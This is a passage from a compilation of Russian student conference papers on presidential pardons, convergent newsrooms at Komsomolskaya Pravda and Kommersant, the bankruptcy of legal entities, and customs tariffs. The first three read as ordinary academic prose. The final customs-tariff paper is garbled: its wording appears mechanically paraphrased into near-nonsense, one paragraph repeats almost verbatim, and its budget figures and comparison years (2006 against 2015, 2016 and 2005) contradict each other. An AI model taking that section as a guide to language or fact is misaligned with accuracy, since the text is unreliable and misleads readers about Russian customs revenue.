При помиловании, как следует из сказанного, те же обстоятельства и данные оцениваются вновь и получают другую оценку, которая дает основание для смягчения наказания, а стало быть, назначенная судом мера наказания подвергается сомнению. Согласиться с данным мнением нам не представляется возможным в силу следующих обстоятельств:

- во-первых, обязательным для подачи ходатайства на имя Президента РФ, является признание осужденным своей вины.

- во-вторых, суд, согласно части третьей статьи 60 УК РФ, по каждому делу учитывает влияние назначенного наказания на исправление осужденного и на условия жизни его семьи.

Также суду необходимо обращать внимание на строго индивидуальный подход к назначению наказания, имея в виду, что справедливое наказание способствует решению задач и осуществлению целей, указанных в статьях 2 и 43 УК РФ

В соответствии со ст. 6 УК РФ справедливость наказания, назначенного подсудимому, заключается в его соответствии характеру и степени общественной опасности преступления, обстоятельствам его совершения и личности виновного. В приговоре, согласно ст. 307, 308 УПК РФ необходимо указывать смягчающие и отягчающие обстоятельства, сведения, которые характеризуют личность, мотивы решений, принятых по всем вопросам, относящимся к назначению, освобождению или отбыванию уголовного наказания.

В отличие от суда, администрация ИУ, комиссия по вопросам помилования, а позже и Президент РФ, помимо материалов уголовного дела, рассматриваются характеристику осужденного, содержащую сведения о его поведении, отношении к учебе и труду во время отбывания наказания, отношении к совершенному деянию; о состоянии его здоровья; о возмещении материального ущерба, причиненного преступлением, а также другие материалы, имеющие существенное значение для решения вопроса о помиловании.

При решении вопроса о помиловании основной акцент ставится уже не на совершенном осужденным деянии и на его поведении лица во время досудебных стадий, а на его поведении во время исполнения наказания, то есть на том, насколько достигнуто исправление кандидата на помилование вследствие применения к нему наказания[5].

За каждым осужденным закреплено право на пересмотр приговора вышестоящим судом, право на прошение о помиловании или смягчение наказания, в предусмотренным федеральным законом, порядке.

Право осужденного просить о смягчении наказания может быть реализовано как путем пересмотра приговора или помилования, так и путем принятия судом решений в порядке исполнения приговора. Из чего следует,

что право подавать ходатайство о помиловании принадлежит только осужденному, то есть обвиняемому, в отношении которого вынесен обвинительный приговор (ст. 47 УПК РФ).

Основаниями для применения к осужденным мер поощрения могут выступать: добросовестное отношение к обучению и труду, активное участие в художественной самодеятельности, хорошее поведение.

Данные основания могут учитываться по отдельности или комплексно. Перечень оснований поощрения не является исчерпывающим. К примеру, основанием для поощрения могут служить действия осужденных в неких экстремальных ситуациях, бескорыстная помощь нуждающимся в такой помощи, спасение сотрудников исправительного учреждения, содействие администрации исправительного учреждения в установлении истины в условиях расследования различного рода конфликтов в среде осужденных и т.д.

Процесс помилования «запускается» с момента подачи осужденным ходатайства о помиловании.

В Российской Федерации Положение о порядке рассмотрения ходатайств о помиловании предусматривает жесткие сроки. Общий срок, который ходатайство о помиловании проходит через все инстанции, равен 73 дням - для лиц, которые осуждены за тяжкие и особо тяжкие преступления. И он на 18 дней меньше (55 дней) для преступников, совершивших впервые преступления небольшой или средней тяжести[11].

После указанных сроков ходатайство должно попасть Президенту РФ. Однако срок рассмотрения ходатайств о помиловании Президентом РФ, к сожалению, не оговорен ни в одном документе, поэтому возможны случаи, когда, не дождавшись решения Президента РФ, осужденные освобождаются из колонии условно-досрочно решением суда.

Таким образом, рассматривая порядок применения помилования, следует указать, что согласно действующему законодательству осужденный имеет право подавать прошение лишь после того, как обвинительный приговор, вынесенный в отношении него, вступит в законную силу, тем самым он признает свою вину в совершении преступления и просит Президента миловать его, то есть снять кару за его общественно опасное деяние[8].

Использованные источники:

1. Конституция Российской Федерации (принята всенародным голосованием 12.12.1993) (с учетом поправок, внесенных Законами РФ о поправках к Конституции РФ от 30.12.2008 N 6-ФКЗ, от 30.12.2008 N 7-ФКЗ, от 05.02.2014 N 2-ФКЗ, от 21.07.2014 N 11-ФКЗ) // Собрании законодательства РФ, 04.08.2014, N 31, ст. 4398.
2. Уголовный кодекс Российской Федерации от 13.06.1996 N 63-ФЗ (ред. от 19.02.2018) // Собрание законодательства РФ, 17.06.1996, N 25, ст. 2954.
3. Аветисян С. В. Амнистия, помилование и обратная сила уголовного закона // Бизнес в законе. Экономико-юридический журнал № 4 / 2012

4. Базаров, Р.А. Помилование: проблемы правовой регламентации / Р.А. Базаров // Вестник Волгоградской академии МВД России. 2012. № 2 (21).
5. Бочарникова, Л.Н. Проблемы реализации права на амнистию и помилование в российском законодательстве / Л.Н. Бочарникова, А.И. Бельский // Вестник Белгородского юридического института МВД России. 2012.
6. Гришко, А.Я. Амнистия. Помилование. Судимость / А.Я. Гришко. М., 2009.
7. Дис. … канд. юрид. наук. Специальность: 12.00.08 – Уголовное право и криминология; уголовно-исполнительное право. /Д.А. Никитин; Московский университет МВД России. – М., 2010.
8. Марова, О.О. практические аспекты применения амнистии и помилования в РФ / О.О. Марова // Законность и правопорядок в современном обществе. 2015. №10
9. Пархоменко Л.В. Актуальные вопросы освобождения от наказания в связи с тяжелой болезнью // Ученые записки Крымского федерального университета имени В.И. Вернадского. Юридические науки. 2015. № 1. С. 174.
10. Уголовное право России. Общая часть: Учебник / Под ред. Б.В. Здравомыслова. – М.: Юристъ, 2015.
11. Уголовное право РФ. Общая часть/ Под общ. ред. М.П. Журавлева, С.И. Никулина.- М.: Норма, 2016

УДК 005

Подопригора Д.А.
студент магистратуры 1 курса
Донской государственный технический университет
Россия, г. Ростов-на-Дону

РЕАЛИЗАЦИЯ ИДЕИ И ОСОБЕННОСТИ ФУНКЦИОНИРОВАНИЯ КОНВЕРГЕНТНОЙ РЕДАКЦИИ НА ПРИМЕРЕ ИД «КОМСОМОЛЬСКАЯ ПРАВДА» И ИД «КОММЕРСАНТЪ»

Аннотация: В данной статье подробно рассмотрены наиболее сложные организации взаимодействия между журналистами с разных медиаплаторм в российских конвергентных редакциях на примере таких крупных медиахолдингов, как ИД «Комсомольская правда» и ИД «Коммерсантъ». Установлено, что наиболее эффективным является не слияние редакций СМИ разного формата, а расширение и преобразование в конвергентную редакцию базового СМИ, которое постепенно осваивает новые форматы, одновременно обучая универсальные кадры и выстраивая организационную модель. В итоге типологической единицей медиарынка становится производство контента для разных медиаплатформ в единой редакции, как новая сущность, приходящая на смену тому, что раньше называлось традиционной редакцией.

Ключевые слова: конвергенция, медиаплатформы, медиахолдинг, конвергентная редакция, «Комсомольская правда», «Коммерсантъ».

Podoprigora D.A.
graduate student, 1 course
Don State Technical University
Russia, Rostov-on-don

THE IMPLEMENTATION OF THE IDEAS AND FEATURES OF FUNCTIONING OF CONVERGENT EDITION ON THE EXAMPLE OF PUBLISHING HOUSE "KOMSOMOLSKAYA PRAVDA" AND "KOMMERSANT»

Abstract: this article describes in detail the most complex organization of interaction between journalists from different media platforms in Russian convergent editions on the example of such large media holdings as the Komsomolskaya Pravda and Kommersant. It is established that the most effective is not the merger of media editions of different formats, but the expansion and transformation into a convergent edition of the basic media, which gradually develops new formats, while training universal staff and building an organizational model. As a result, the typological unit of the media market is the production of content for different media platforms in a single edition, as a new entity, replacing what used to be called the traditional edition.

Keywords: convergence, media platforms, media holding, convergent edition,"Komsomolskaya Pravda", "Kommersant".

Практика крупнейших издательских домов мира показывает, что бизнес-модель, построенная с учетом цифровых технологий, позволяет увеличивать процент потребительской аудитории и получать большую прибыль. К середине 2015 года в нашей стране было зарегистрировано более 9 тыс. электронных СМИ, 58% из которых составляют периодические электронные издания, 34% – сетевые издания без указания периодичности, и 8% – блоги. При этом большинство российских электронных СМИ представлены хотя бы в одной из социальных сетей: 100% – «ВКонтакте», «Twitter», «Facebook»; 50% – в «Одноклассниках»; 30% – «Instagram». Многие электронные СМИ имеют мобильные версии, 50% которых доступны сразу на трех платформах: 80% – на iOS; 70% – на Android; 60% – на Windows Phone [1, с. 109]. В аудиторско-консультационной компании «Делойт» также отмечают, что в настоящее время медиапотребление растёт в основном за счёт электронных носителей (медиапотребление в России за 2012-2015 годы выросло на 8%) [1, с. 15].

Согласно данным исследований, развитие контента на разных медиаплощадках – ключевая задача современного медиарынка. В связи с огромным значением роли Интернета в жизни российского населения, практически любое СМИ становится конвергентным. В свою очередь, традиционные редакции печатных СМИ трансформируются в мультимедийные ньюсрумы.

Рассмотрим подробно варианты более сложных организаций взаимодействия между журналистами с разных медиаплаторм в конвергентных редакциях (на примерах ИД «Комсомольская правда» и ИД «Коммерсантъ»).

Головной офис издательского дома «Комсомольской правды» находится в Москве, а региональные представительства открыты во всех крупных городах Росси и в 42 странах мира. В ИД «Комсомольская правда» входят советская и российская ежедневная общественно-политическая газета, сайт kp.ru, радиостанция, мобильное приложение KP.RU для iPhone и iPhad, приложение радио «Комсомольская правда» для iPad, электронные книги и социальные сети. В 2011 году был запущен телеканал «Комсомольская Правда», однако, в декабре 2014 года из-за изменений в 14-ой статье федерального закона «О рекламе» телеканал попал под запрет на показ рекламы, из-за чего вещание было остановлено. Конвергентная редакция «КП» создавалась на базе газетной редакции путем её расширения.

Общественно-политическая газета «Комсомольская правда» – одно из старейших изданий России (издается с 1925 года). «Комсомольская правда» имеет самый высокий тираж в России – более 30 млн. экземпляров, это единственное российское издание, вошедшее в двадцатку мировых лидеров по тиражам [2]. Газета печатается в цвете, выходит шесть раз в неделю объемом в 40 полос, в формате А3.

Первым этапом на пути к конвергенции стало создание сайта kp.ru в

1988 году. Сегодня сайт видоизменяется и отображает новости в зависимости от выбранного пользователем региона (федеральная или региональная версия). Контент портала разделен по рубрикам: политика, наука, спорт и т.д. Сайт связан со всеми медиаплатформами редакции: ссылки на социальные сети, на скачивание мобильных приложений, на электронные книги. Кроме того, на портале имеется дочерний сайт по радио, на котором доступны подкасты передач. Онлайн-версия отечественного издания также активно использует новые информационные технологии. Так, портал «Комсомольской правды» имеет отработанные на практике разделы «Фото» и «Видео», где активно применяются видеоподкасты и тематические фотогалереи, загружаемые в качестве расширенного дополнения к публикациям. Помимо этого, редакция «КП» интегрирует радио и видео. Радиоинтервью в редакции нередко снимают и на видео, например, на сайте можно найти видеозаписи из радиоэфира программы «Искренне Ваш» [3].

Радио «Комсомольская Правда» – это сетевая информационно-разговорная радиостанция, которая начала свою работу в 2009 году. Радио вещает в разговорном формате – выпуски новостей рассказывают о главных событиях России и мира. В студию приходят политики, ведущие экономисты, политологи и бизнесмены и т.д. Особое внимание редакция радио уделяет мнению слушателей: в прямом эфире ведущие принимают звонки и зачитывают смс от желающих высказаться. Регулярно в эфир выходит более 50 авторских программ и специальных проектов, где эксперты и слушатели обсуждают текущие события, делают прогноз на будущее и т.п. [4]. Радио можно слушать практически из любого города России, а также на компьютере (на сайте «Комсомольской правды», на канале Радио «Комсомольская Правда» на YouTube и т.д.), на планшетах и смартфонах через приложение, по спутниковому вещанию. После радиоэфира программы архивируются и выкладываются в Интернет, где слушатель может найти интересующий его подкаст. На сегодняшний день радио «Комсомольская правда» – это современная передвижная радиостудия, позволяющая оперативно предоставлять спикерам доступ ко всем ресурсам издательского дома «КП».

В 2017 году «Комсомольская правда» выпустила мобильное приложение для iPhone, iPad и Android. Страницы приложения загружаются быстрее онлайн-версии сайта и менее требовательны к качеству связи. В приложении публикуются материалы не только федеральной, но и 60 региональных редакций обширной сети издательского дома. Пользователю открылись возможности читать новости, материалы газеты, смотреть видео и оставлять комментарии. В мобильное приложение также встроен плеер прямого эфира Радио «Комсомольская правда».

«Комсомольская правда» – это не только пример успешного сочетания различных медиаплатформ, но и пример успешной деятельности универсальных журналистов. О. В. Носова, шеф-редактор kp.ru, считает, что «опыт «КП» является самым успешным среди всех российских изданий в

деле освоения новых технологий и подходов к организации рабочего процесса в конвергентной редакции» [5]. Дело в том, что многие российские редакции выделяют отдельных журналистов, которые создают контент исключительно для интернет-версии издания, однако, в «Комсомольской правде» журналисты основного печатного издания создают контент для всех медиаплатформ. Три раза в день за круглым столом проводятся объединенные планерки, во время которых как раз и происходит распределение заданий по журналистам. Интернет-редакцию в «Комсомольской правде» перестроили в службу выпуска, выпускающие редакторы которой формируют контент для сайта, но пишут его журналисты из газеты, которые также задействованы в написании материалов для радио и для социальных сетей. Таким образом достигается необходимое качество и единообразие продукта, а читатель может получать контент «КП» на удобной ему платформе.

Организация рабочего процесса региональных редакций «Комсомольской правды» пока еще схожа с редакцией традиционного типа. Региональная редакция «Комсомольской правды» состоит из редакции печатного издания, рекламного отдела, радио-отдела и директора. Интернет-службы в региональной редакции нет, есть вэб-редактор, который отвечает за сайт.

Что касается статистики, то по данным исследовательских компаний «TNS Россия» и «Ipson Comcon» недельная аудитория всех проектов «Комсомольской правды» составляет около 34 млн. чел [6]. Рейтинг цитирования публикаций газеты в отечественных и западных СМИ – один из самых высоких. «Комсомольская правда» лидирует и во множестве других рейтингов: 1-е место в рейтинге популярности среди массовых газет (по данным ExLibris, 2016), 1-е место среди сайтов категории «СМИ и новости» по России и миру (по данным Mediascope, Web Index, 2016), 1-е место в рейтинге радиостанций по прослушиванию в интернете (по данным Mediascope, 2016) [7].

Еще один не менее успешный пример функционирования конвергентной редакции – это ИД «Коммерсантъ». История издательского дома начинается 15 июня 1988 года, когда корреспондент журнала «Огонек» Владимир Яковлев зарегистрировал информационный кооператив «Факт». На данный момент редакция объединяет в себе следующие СМИ: общенациональная деловая газета «Коммерсантъ», экономический журнал «Деньги», аналитический журнал «Власть», общественно-политический журнал «Огонёк», журнал о стиле жизни «Коммерсантъ Weekend», журнал о шоппинге «Каталог», автомобильный журнал «Автопилот», региональное приложение к газете «Коммерсантъ», информационный веб-сайт Коммерсант.ru, информационная радиостанция «Коммерсантъ FM», мультимедийные лонгриды.

В декабре 1989 года вышел пилотный нулевой номер газеты «Коммерсантъ». Сделанное по иностранному образцу, первое частное

издание считается символом перемен и началом новой российской журналистики. Сегодня это ежедневная общественно-политическая газета, в которой особое внимание уделяется деловой тематике. Все материалы в газете снабжены фотографиями, как собственными работами сотрудников редакции, так и заимствованными у информационных агентств. Также некоторые материалы проиллюстрированы с помощью инфографики: схем, таблиц и графики. Газета выпускается периодичностью шесть раз в неделю, тиражом 100 000 – 120 000 экз., в формате А2. С 25 сентября 2006 г. газета «Коммерсантъ» в Москве и Санкт-Петербурге выходит в цвете. Основные рубрики газеты: рубрика «Новости» (актуальная новостная информация о политике, происшествиях и т.д.), «Деловые новости» (новости из мира экономики, бизнеса, финансов); «Культура» (анонсы предстоящих событий мира культуры и т. д.); «Первые лица» (интервью со знаменитыми и успешными представителями бизнес-сферы), «Спорт» и др. По мнению Олешко Е.В. «Коммерсантъ» представляет собой пример мультимедийного минимализма, поскольку принял стратегию преимущественно *print-first* (нацеленную на то, чтобы печатное издание было главным производимым продуктом, а ее интернет-версия – лишь дополнением газеты) [3]. С ноября 1996 г. регулярно выходят цветные тематические приложения к газете «Коммерсантъ», посвященные определенному сегменту рынка.

Сайт kommersant.ru был запущен ещё в 1995 году. Если раньше электронная версия представляла собой практически копию печатной, то сегодня это отдельное издание, имеющее свои особенности. На сайте объединены все активы издательского дома: собственные материалы редакции сайта, материалы печатных изданий (в том числе региональных), выпуски журналов и приложений, записи материалов радио «Коммерсантъ FM». На сайте также есть доступ к архивным материалам. Веб-версия газеты предлагает разнообразный формат фотоиллюстраций, видео, множество разнообразной инфографики и т.д.

В марте 2010 года стартовала радиостанция «Коммерсантъ FM». Радио вещает в информационном режиме. Формат – news flow, т.е., когда бы слушатель не подключился, он гарантированно услышит актуальные новости. Формат вещания в разное время суток не отличается, так как аудитория радио – деловые, активные люди, которые хотят оперативно узнать последние новости и не готовы слушать развлекательные или длинные дискуссионные программы.

В 2009 году разработано приложение «Коммерсантъ», объединяющее в себе всех участников ИД. С помощью данного приложения пользователь может получать актуальную информацию: новости, фото, свежие выпуски газет. Приложение включает в себя удобный рубрикатор материалов («Политика», «Бизнес», «Общество», «Спорт» и др.), фотогалереи и поиск статей, возможность сохранять материалы для последующего быстрого доступа к ним, полноценный поиск по архивам статей и др. Издательский дом также «Коммерсантъ» интересен тем, что он первым на российском

медиарынке стал выпускать мультимедийные лонгриды.

Что касается организации работы в редакции, то редакции печатного издания, радио и интернет-версии находятся в одном здании, но на разных этажах. Все структуры работают отдельно, но газетная редакция пишет заметки как на сайт, так и в газету. Хотя у сайта есть и свои собственные корреспонденты, им может недоставать экспертизы в определенных областях, поэтому газетный журналист часто делает материалы качественнее. Так как главный продукт издательского дома – это газета, то в газете публикуются наиболее интересные и эксклюзивные истории. При этом контента, который печатается только в газете, нет: все материалы выходят и на сайте. Но есть некоторое разделение: только на сайте обычно публикуются какие-то срочные новости, либо недостаточно важные для газеты темы. В роли координатора работы сайта и газеты выступает отдельный чат в Telegram, где, например, может обсуждаться, какие тексты ставить в коротком формате, а какие нужно писать развернуто. Что касается интеграции с радиоредакцией, то раньше радио было отдельной редакцией, которая просто входила в холдинг и находилась в другом районе Москвы. В настоящее время редакции объединились, находятся лишь на разных этажах, поэтому взаимодействие редакций наладилось. Иногда журналисты газеты участвуют в эфире как эксперты в какой-либо области или как авторы материалов.

Таким образом, большинство российских медиа-холдингов включаются в процесс конвергенции. Некоторые из них создают не просто онлайн медиа, но и реализуют собственные теле- и радио- проекты. Следовательно, типологической единицей медиарынка становится производство контента для разных медиаплатформ в единой редакции, как новая сущность, приходящая на смену тому, что раньше называлось традиционной редакцией. Газетные и журнальные редакции становятся мультимедийными, что требует новых подходов и к редакционной политике, и к бизнесу, и к профессиональным компетенциям, причём с постоянным ускорением процессов. При этом для большинства журналов бумажный формат пока ещё остается основой «профессиональной идентичности».

Использованные источники:

1. Отраслевой доклад: Российская периодическая печать. Состояние, тенденции и перспективы развития // Федеральное агентство по печати и массовым коммуникациям. – 2016. – 128 с.
2. Тираж газеты «Комсомольская правда» // Официальный портал Комсомольская правда. URL: https://www.kp.ru/daily/26555/454484/ (дата обращения: 22. 12.2018).
3. Олешко, Е. В. Конвергентная журналистика: Профессиональная культура субъектов деятельности / Е. В. Олешко. – М.: Издательство Урал. федер. ун-т. – 2015. – 128 с.
4. Что такое Радио «Комсомольская правда» // Официальный портал Комсомольская правда. URL: https://www.kp.ru/radio/26508/3377815/ (дата

обращения: 25. 12.2018).
5. Баранова, Е. А. Конвергентная журналистика. Теория и практика: учебное пособие для бакалавриата и магистратуры / Е. А. Баранова. – М. : Издательство Юрайт, 2016. – 269 с. – Серия: Бакалавр и магистр. Академический курс.
6. Издательский дом «Комсомольская правда» // Официальный портал Комсомольская правда, категория advert. URL: http://advert.kp.ru/Files/20161129150920.pdf (дата обращения: 25. 12.2018).
7. Открытая студия «Комсомольской правды» // Официальный портал Комсомольская правда. URL: http://www.kp.ru/best/msk/open_presentation/ (дата обращения: 07. 05.2018).

УДК 347

Позолотин В.Г.
студент 3 курса
Юридический факультет
научный руководитель: Гаевская Н.Б.
старший преподаватель
Стерлитамакский филиал
Башкирский государственный университет
Россия, г. Стерлитамак

БАНКРОТСТВО ЮРИДИЧЕСКИХ ЛИЦ

Аннотация: Данная статья призвана отразить вопросы банкротства юридического лица с точки зрения российского законодательства. Нормативно-правовое регулирование аспектов банкротства имеет своей основной целью - реанимировать платежеспособность юридического лица, а также предоставление всем кредиторам размера возмещения равнозначного по объему требованиям.

Ключевые слова: несостоятельность, банкротство, юридическое лицо, неплатежеспособность.

Pozolotin V. G.
3rd year student of the faculty of Law
Sterlitamak branch
Bashkir state University
Russia, Sterlitamak
Supervisor of studies: Gaevskaya N. B.
senior lecturer
Sterlitamak branch
Bashkir state University
Russia, Sterlitamak

BANKRUPTCY OF LEGAL ENTITIES

Annotation: This article is intended to reflect the bankruptcy of a legal entity from the point of view of the Russian legislation. Regulatory and legal

regulation of bankruptcy aspects has its main purpose - to revive the solvency of the legal entity, as well as to provide all creditors with the amount of compensation equivalent to the volume of claims.

Keywords: insolvency, bankruptcy, legal entity, insolvency.

Согласно статье 2 Федерального закона от 26 октября 2002 г. № 127-ФЗ «О несостоятельности (банкротстве)», несостоятельность (банкротство) - признанная арбитражным судом неспособность должника в полном объеме удовлетворить требования кредиторов по денежным обязательствам, о выплате выходных пособий и (или) об оплате труда лиц, работающих или работавших по трудовому договору, и (или) исполнить обязанность по уплате обязательных платежей.

Российское законодательство использует понятия «несостоятельность» и «банкротство» как синонимы. В зарубежном законодательстве преобладающее положение имеет термин «несостоятельность», тогда как «банкротство» означает уголовно-правовой аспект несостоятельности. Например, в США лицо во время производства по делу о банкротстве считается несостоятельным, а после вынесения судебного решения – банкротом.

Банкротство юридический лиц зачастую считают вариантом ликвидации юридического лица. Но согласно действующему законодательству в период прохождения такой процедуры, как банкротство, есть вероятность вдохнуть новую жизнь в организацию, поскольку только при наличии весомых причин юридическое лицо можно признать банкротом.

Но не все юридические лица могут быть признаны банкротами. Так, например, согласно ст. 65 Гражданского кодекса Российской Федерации (далее – ГК РФ) определяет, что юридическое лицо по решению суда может быть признано несостоятельным (банкротом), за исключением:

- казенного предприятия;
- учреждения;
- политической партии;
- религиозной организации.

Кроме того, не могут быть признаны несостоятельными (банкротами) Фонд, а также публично-правовая компания.

Что же касается государственных корпораций и государственных компаний, то они могут быть признаны банкротами, если это допускается федеральным законом, предусматривающий их создание. Однако в настоящее время ни один из федеральных законов, который определяет правовое положение конкретной государственной корпорации или государственной компании, не предусмотрено признание их несостоятельными.

Одним из основных недостатков ранее действовавшего законодательства о банкротстве является тот факт, что законодатель одномерно подходил ко всем категориям должников при применении к ним

процедур банкротства. Законодатель не делал никаких различий между индивидуальным предпринимателем и юридическим лицом; между крупным предприятием, которое зачастую являлось единственным в населенном пункте и посреднической организацией, не обладавшей собственным имуществом; между промышленным предприятием и кредитной организацией и так далее. Одинаковыми были и признаки банкротства таких должников, и применяемые к ним процедуры, и порядок рассмотрения дел в арбитражном суде.

Исходя из легального определения можно выделить несколько признаков банкротства:

1) неспособность должника в полном объеме удовлетворить требования кредиторов по денежным обязательствам, о выплате выходных пособий и (или) об оплате труда лиц, работающих или работавших по трудовому договору;

2) признание арбитражным судом такой неспособности.

Некоторые ученые выделяют сущностные и очевидные признаки банкротства. К сущностным относится неспособность должника в полном объеме удовлетворить требования кредиторов либо исполнить обязанности по уплати обязательных платежей. К очевидным признакам можно отнести приостановление должником платежей и сумму задолженности.

Карелина С.А. считает, что «несостоятельность, признанная судом, означает неспособность должника в полной мере исполнить обязательства и публичные обязанности вследствие недостаточности имущества, что влечет введение конкурсного производства над имуществом должника и его ликвидацию, если должником выступает юридическое лицо, или процедуру реализации имущества гражданина».

Такие понятия как «неплатежеспособность» и «несостоятельность» по своей природе являются близкими по содержанию. Например, неплатежеспособное предприятие, которое не сумело преодолеть затруднения в ходе внешнего управления, признается арбитражным судом несостоятельным (банкротом).

Согласно ст. 2 ФЗ «О несостоятельности (банкротстве)», неплатежеспособность - прекращение исполнения должником части денежных обязательств или обязанностей по уплате обязательных платежей, вызванное недостаточностью денежных средств. При этом недостаточность денежных средств предполагается, если не доказано иное.

Между «несостоятельностью» и «неплатежеспособностью» имеются существенные различия.

Неплатежеспособность включает в себя следующие признаки:

1) прекращение платежей, состоящее в невыплате заработной платы, налогов, взносов в Пенсионный Фонд России, неплатежи за переданные товары и т.д. Только неисполнение по сроку платежей может служить основанием неплатежеспособности.

2) длящийся характер прекращения платежей (по общему правилу

данный срок составляет 3 месяца);

3) недостаточность имущества для исполнения обязательств.

Так, исходя из положений п. 2 ст. 6 и п. 2 ст. 213.3 ФЗ «О несостоятельности (банкротстве)», законодатель избирает условный размер неисполненного или исполненного ненадлежащим образом обязательства и (или) обязанности, свидетельствующий о неблагополучном имущественном состоянии должника для юридических лиц - не менее 300 тыс. руб., а для должника-гражданина, в том числе индивидуального предпринимателя, - не менее 500 тыс. руб.

Банкротство является комплексным правовым институтом, который включает в себя как нормы материального, так и нормы процессуального права. Дела о банкротстве отнесены к исключительной подведомственности арбитражных судов.

При реализации должником права на обращение в арбитражный суд с заявлением о признании его банкротом на основании п. 2 ст. 213.4 ФЗ «О несостоятельности (банкротстве)» учитывается наличие:

а) обстоятельств, очевидно свидетельствующих о том, что должник не в состоянии исполнить денежные обязательства и (или) обязанность по уплате обязательных платежей в установленный срок;

б) признаков неплатежеспособности и (или) недостаточности имущества у должника согласно п. 3 ст. 213.6 ФЗ «О несостоятельности (банкротстве)».

Таким образом, под неплатежеспособность - это неспособность должника исполнить денежные обязательства и обязанности, по которым наступил срок исполнения, вследствие недостаточности денежных средств.

Использованные источники:

1. Гражданский кодекс Российской Федерации от 30 ноября 1994 г. № 51-ФЗ (с изм. и доп., вступ. в силу с 01.09.2018) // Официальный интернет-портал правовой информации [Электронный ресурс]. URL:http://www.pravo.gov.ru.
2. Федеральный закон от 26 октября 2002 № 127-ФЗ «О несостоятельности (банкротстве)» // Официальный интернет-портал правовой информации [Электронный ресурс]. URL:http://www.pravo.gov.ru.
3. Беглова Е.И. Теоретические аспекты антикризисного управления : учебное пособие / Беглова Е.И., Бердегулова Л.А. Чаусова К.С., Мертина Н.А., Разуваева Е.Б., Петрова Н.А., Иванова Т.К., Гаевская Н.Б. Уфа : БашГУ, 2011. 320 с.
4. Ершова И.В. Предпринимательское право / отв. ред. И.В. Ершова, Г.Д. Отнюкова : учебник для бакалавров. Москва : Проспект, 2017. 624 с.
5. Карелина С.А. Правовое регулирование несостоятельности (банкротства): учеб.-практ. пособие / С.А. Карелина. М. : Волтерс Клувер, 2006. 360 с.
6. Попондопуло В.Ф. Банкротство. Правовое регулирование: науч.-практич. пособие / В.Ф. Попондопуло. М. : Проспект, 2016. 432 с.

УДК 339.56

Полякова К.В.
студент
Ромашкова А.К.
студент
Ахмедзянов Р.Р., к.э.н.
доцент
кафедра таможенного дела
Калужский государственный университет им. К.Э.Циолковского
Россия, г. Калуга

ОСОБЕННОСТИ ИМПОРТНОГО И ЭКСПОРТНОГО ТАМОЖЕННОГО ТАРИФА

Аннотация: В данной статье речь идёт о рационально использовании импортного и экспортного контроля правами, какие предоставляет указ о регулировке страной внешнеторговой работы, в том числе внедрение общегосударственной монополии в импорт и экспорт единичных продуктов.

Ключевые слова: таможенно- тарифная политика, бюджет, таможенные органы, экспорт, субсидии, таможенные пошлины.

Polyakova K.V.
student
Kaluga State
University. K.E. Tsiolkovsky
Romashkova A.K.
student
Kaluga State
University. K.E. Tsiolkovsky
Kaluga, Russia
Akhmedzyanov R.R.
Ph.D., Associate Professor of the Department of Customs
Kaluga State
University. K.E. Tsiolkovsk

FEATURES OF IMPORT AND EXPORT CUSTOMS TARIFF

Annotation: In this article we are talking about the rational use of import and export control rights, which provides a decree on the country's regulation of foreign trade work, including the introduction of a national monopoly in the import and export of individual products.

Key words: customs tariff policy, budget, customs authorities, export, subsidies, customs duties.

Разглядим историю в области прогрессивной таможенно - тарифной в политической деятельности РФ. Как видать таможенные органы РФ обеспечивают 69% дохода федерального бюджета. За 2006 год таможенными органами перечислено в федеральный бюджет 2 триллиона 102,2 млрд. руб.,

собственно что равняется 103 процента от планового поручения. По сопоставлению с 2015 годом в 2016 году таможенных и других платежей в заработок бюджета перечислено на 882,7 млрд. руб. более. Самую большую долю в таможенных платежах, поступающих в экономную систему государства, оформляют таможенные тарифы. Анализом формирования пополнения Федерального бюджета таможенными платежами за 1-ое полугодие 2018 года установлено, собственно что больший удельный авторитет содержит экспортная пошлина - 73,3%, НДС - 15,7% дальше идет по стопам ввезенная пошлина - 5,7 % и сборы за таможенное оформление - 5,3%. В минувшие года власть Российской федерации и законодательные института сделали существенную труд согласно формированию и укреплению правительственного регулировки внешнеторговой работы и охране внутреннего торга Российской федерации. Прочерчиваемая внешнеэкономическая стратегия существовала ориентирована в предоставление правительственного регулировки внешнеэкономической работы, устойчивости и предсказуемости порядка вывоза и ввоза, поощрение притока в Российскую федерацию непосредственных зарубежных вложений, помощи конкурентоспособности отечественных продуктов и допуска их в наружные базары, результативного степени охраны внутреннего торга и российских изготовителей, соединение Российской федерации к ВТО и увеличение партнерства с иными интернациональными организациями.

Проанализируем обстановку в сфере нынешней таможенно-тарифной политические деятели Российской федерации. Как заметно таможенные аппараты Российской Федерации гарантируют 69% заработка федерационного бюджета. Из-за 2006 время таможенными органами перечислено в общегосударственный госбюджет 2 триллиона 102,2 млрд. руб., то что равняется 103 процента с планового задачи. Согласно сопоставлению с 2005 годом в 2006 г. таможенных и других платежей в прибыль бюджета перечислено в 882,7 млрд. руб. более. Максимальную часть в таможенных платежах, прибывающих в экономную концепцию государства, оформляют таможенные цена. Рассмотрением развития пополнения Федерационного бюджета таможенными платежами из-за 1-ое семестр 2018 г годы определено, то что максимальный обособленный масса обладает вывозной налог - 73,3%, налог -15,7% затем необходимо налог - 5,7 % и пошлины из-за таможенное формирование - 5,3%. В минувшие года власть Российской федерации и законодательные института сделали существенную труд согласно формированию и укреплению правительственного регулировки внешнеторговой работы и охране внутреннего торга Российской федерации. Прочерчиваемая внешнеэкономическая стратегия существовала ориентирована в предоставление правительственного регулировки внешнеэкономической работы, устойчивости и предсказуемости порядка вывоза и ввоза, поощрение притока в Российскую федерацию непосредственных зарубежных вложений, помощи конкурентоспособности отечественных продуктов и допуска их в

наружные базары, результативного степени охраны внутреннего торга и российских изготовителей, соединение Российской федерации к ВТО и увеличение партнерства с иными интернациональными организациями. [1]

В частности, рационально использовать правами, какие предоставляет указ о регулировке страной внешнеторговой работы, в том числе внедрение общегосударственной монополии в импорт и экспорт единичных продуктов. Ещё один категория трудностей, поджидающая собственного постановления, данное формирование в Российской федерации концепции результативной охраны справедлив абсолютно всех соучастников внешнеторговой работы в атмосфере заметки VIII и X ГАТТ и формирование отчетливо трудящегося приспособления, ввергающего вплоть до правительства круг интересов торгово-индустриальных слоев, экспортеров, импортеров, покупателей, сигналы о требуемых модификациях пруд пошлин и товарной номенклатуры таможенного тарифа. Предварительный подсчет данных заинтересованностей даст возможность совершить таможенный курс экономически аргументированным, выровненным и результативным прибором охраны финансовых заинтересованностей Российской федерации, поскольку финансовой защищенности государства обязаны являться в одинаковой уровня заинтересованы государственные торгово-индустриальные сферы, покупатели, а никак не только лишь аппараты общегосударственной правительству. В таможенно-тарифном механизме своего 